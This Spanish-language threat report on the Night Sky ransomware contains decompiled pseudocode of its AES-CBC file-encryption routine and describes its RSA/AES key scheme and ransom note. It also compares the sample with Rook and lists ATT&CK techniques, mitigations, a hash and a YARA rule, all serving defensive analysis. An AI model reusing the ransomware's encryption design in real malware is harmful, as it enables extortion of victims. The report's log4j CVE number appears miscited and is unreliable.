
Pseudocode-C | IDA View-A | Pseudocode-A | Pseudocode-B | List of applied library modules | Hex View

```
1  void *__fastcall wrap_Encrypt_aes_cbc(const unsigned __int8 *key, unsigned __int8 *buff2encrypt, int buff_length)
2  {
3    __int64 buff2encrypt_length; // rsi
4    unsigned __int64 B16block_count; // rdi
5    mbedtls_aes_context mbedtls_aes_context; // [rsp+30h] [rbp-148h] BYREF
6    _DWORD IV[4]; // [rsp+150h] [rbp-28h] BYREF
7
8    buff2encrypt_length = buff_length;
9    IV[0] = '\x04\x03\x02\x01';
10   IV[1] = '\x04\x03\x02\x01';
11   IV[2] = '\x04\x03\x02\x01';
12   IV[3] = '\x04\x03\x02\x01';
13   memset(&mbedtls_aes_context, 0, sizeof(mbedtls_aes_context));
14   mbedtls_aes_setkey_enc(&mbedtls_aes_context, key, 0x80u);
15   if ( buff2encrypt_length )
16   {
17     B16block_count = ((buff2encrypt_length - 1) >> 4) + 1;
18     do
19     {
20       mbedtls_aes_crypt_cbc(&mbedtls_aes_context, 1, 16, IV, buff2encrypt, buff2encrypt);
21       buff2encrypt += 16;
22       --B16block_count;
23     }
24     while ( B16block_count );
25   }
26   return memset(&mbedtls_aes_context, 0, sizeof(mbedtls_aes_context));
27 }
```


Una vez terminado el proceso de cifrado, se añaden al final del fichero el tamaño original, el número de bloques cifrados, la clave AES de cifrado del fichero cifrada con la clave RSA pública calculada para la víctima y, por último, la parte privada de ésta cifrada con la pública de los operadores del *malware*.

2.1.5. Nota de rescate

La nota de rescate de *Night Sky* se encuentra embebida en el código y es creada por una función dentro del algoritmo que procesa los ficheros.



La nota es creada con extensión *.hta*, aunque se trata de un fichero de tipo HTML. Una vez abierta, tiene el siguiente aspecto:



Los principales indicadores de compromiso que se pueden destacar de esta nota, además del propio nombre del *ransomware*, son la URL del chat de soporte y la dirección en la Deep Web donde se anuncian los datos robados.

2.1.6. *Night Sky* vs *Rook*

Como se ha comentado previamente, *Night Sky* no es más que una nueva versión del *ransomware* conocido como *Rook*. Esta información ha sido descubierta por el analista con el usuario en Twitter *@vinopaljiri* que ha compartido un análisis comparativo de ambos códigos[1] y que resume en la siguiente tabla comparativa.

Night Sky Ransomware	Rook Ransomware
Built with VS 20?? 19.00.?????	Built with VS 2015 19.00.24245
Packed with VMProtect	Not Packed
Using statically linked MBED TLS (2.23-4)	Using statically linked MBED TLS (2.23-4)
TAs embedded RSA2048 public key in PEM	TAs embedded RSA2048 public key in PEM
Generates Victim RSA2048 priv+pub key	Generates Victim RSA2048 priv+pub key
MaxSize encrypted (3*(blocksize=524288))	MaxSize encrypted (3*(blocksize=524288))
Using AES128CBC to encrypt file	Using AES128ECB (intermitten encryption 16/32)
AESKey generated with MBEDTLS prng	AESKey generated with MBEDTLS prng
IV hardcoded (04030201040302010403020104030201)	---
AESKey encrypted with Victim RSA2048pub	AESKey encrypted with Victim RSA2048pub
Victim privKEY encrypted with TAs pubKEY	Victim privKEY encrypted with TAs pubKEY
For-each file uniquely generated AES key	For-each file uniquely generated AES key

Las principales diferencias, además de las versiones de Visual Studio utilizadas para compilar el código y el uso del empaquetado con VMProtect son:

- *Night Sky* cifra los ficheros mediante AES128CBC con un vector IV embebido en el código, mientras que *Rook* utiliza el modo AES128ECB.
- *Rook* admite una serie de parámetros de inicialización y depuración que han sido eliminados en *Night Sky*.
- *Night Sky* ha eliminado un valor, aparentemente sin utilidad, en la estructura del fichero cifrado con respecto a la estructura generada por *Rook*.

2.1.7. *Backups* y *Shadow Copy*

No se ha encontrado ninguna referencia a la eliminación de copias de seguridad como las *Shadow Copies* de Windows por lo que, a no ser que los actores hagan uso de otra utilidad para eliminarlas, éstas podrían seguir intactas en el equipo y ser posible una recuperación de información tras el ataque.

[1] https://github.com/Dump-GUY/Malware-analysis-and-Reverse-engineering/blob/main/NightSky_Ransomware%E2%80%93just_a_Rook_RW_fork_in_VMProtect_suit/NightSky_Ransomware%E2%80%93just_a_Rook_RW_fork_in_VMProtect_suit.md

2.2. Técnicas MITRE ATT&CK

Initial Access	T1189	Driven-by compromise
Execution	T1106	Native API
	T1059	Command and Scripting Interpreter
	T1204	User Execution
Defense Evasion	T1027	Obfuscated Files or Information
	T1564	Hide Artifacts
	T1140	Deobfuscate/Decode Files or Information
Discovery	T1083	File and Directory Discovery
	T1135	Network Share Discovery
	T1082	System Information Discovery
Collection	T1005	Data from Local System
Impact	T1486	Data Encrypted for Impact

En el Apéndice A se puede consultar el mapa de tácticas y técnicas utilizadas por *Night Sky*.

3. MITIGACIÓN

3.1. Medidas a nivel de endpoint

El código de *Night Sky* no está firmado, por lo que implementar una política que no permita la ejecución de binarios que no estén firmados podría prevenir la ejecución de este *ransomware* y de otro tipo de *malware*. No obstante, gran cantidad de desarrolladores y paquetes de software no distribuyen sus productos firmados, por lo que esta estrategia podría no resultar práctica en algunos casos.

En concordancia con lo anterior, pero empleando mecanismos más generales, se recomienda que las organizaciones prohíban o, al menos, monitoricen la ejecución de binarios no conocidos previamente dentro de ella o aquellos no provenientes de fuentes confiables. Aunque imperfecto, por la forma en la que se crea y distribuye el software legítimo, esta medida puede servir como una alarma inicial para impulsar una mayor investigación y, posiblemente, limitar su propagación.

Además, como se ha indicado anteriormente, los actores detrás de esta familia parecen estar aprovechándose de la vulnerabilidad CVE-2021-4422 por lo que es altamente recomendable el parcheo de todos los equipos con tecnología *log4j* que puedan verse afectados por esta vulnerabilidad.

Con el objetivo de disminuir el tiempo de reacción frente a este tipo de amenazas se recomienda mantener vigilado el *endpoint* con soluciones de monitorización y de antivirus/EDR así como disponer de una política de actualizaciones que mantenga el *endpoint* con las últimas vulnerabilidades.

3.2. Medidas a nivel de red

Si se dispone de los mecanismos para inspeccionar el tráfico que ocurre dentro de la red, se debería identificar la transferencia de binarios desconocidos dentro de ella.

Por otro lado, es altamente recomendable mantener una segmentación adecuada de la red para evitar desplazamientos laterales y que finalmente se alcancen los sistemas críticos de la organización.

3.3. Medidas y consideraciones adicionales

En caso de incidente con este *malware*, se debe de reportar a las autoridades pertinentes lo más rápido posible.

4. INDICADORES DE COMPROMISO

Los indicadores de compromiso y reglas de detección también están disponibles para su consulta y descarga en el repositorio público del Basque Cybersecurity Centre:

https://github.com/basquecscentre/technical-reports

4.1. Hashes

4.1.1. SHA256:

8c1a72991fb04dc3a8cf89605fb85150ef0e742472a0c58b8fa942a1f04877b0

4.2. YARA rules


Esta regla sirve para identificar muestras de la familia una vez desempaquetadas por lo que no se asegura su eficacia como medida de prevención ya que, en función de la ofuscación que se aplique al binario puede no contener de forma visible las cadenas de caracteres buscadas por estas reglas.

```
rule Night_Sky {
   strings:
      $s1 = "ransom"
      $s2 = "tset123155465463213"
      $s3 = "!This program cannot be run in DOS mode."
      $s4 = "nightsky"
      $s5 = "MoveFileExW"
      $s6 = "-----BEGIN PUBLIC KEY-----"
   condition:
      uint16(0) == 0x5a4d and filesize < 15000KB and all of ($s*)
}
```

5. REFERENCIAS ADICIONALES

- https://malpedia.caad.fkie.fraunhofer.de/details/win.nightsky
- https://github.com/Dump-GUY/Malware-analysis-and-Reverse-engineering/blob/main/NightSky_Ransomware%E2%80%93just_a_Rook_RW_fork_in_VMProtect_suit/NightSky_Ransomware%E2%80%93just_a_Rook_RW_fork_in_VMProtect_suit.md
- https://twitter.com/cglyer/status/1480742363991580674
- https://blog.malwarebytes.com/ransomware/2022/01/night-sky-the-new-corporate-ransomware-demanding-a-sky-high-ransom/
- https://www.bleepingcomputer.com/news/security/night-sky-is-the-latest-ransomware-targeting-corporate-networks/
- https://chuongdong.com/reverse%20engineering/2022/01/06/RookRansomware/

APÉNDICE A: MAPA DE TÉCNICAS MITRE ATT&CK



Reportar incidente

Si has detectado algún incidente de ciberseguridad, avísanos para que tomemos las medidas oportunas para evitar su propagación.

900 104 891

incidencias@bcsc.eus

Catálogo de ciberseguridad

¿Necesitas ayuda con tu ciberseguridad o la de tu empresa?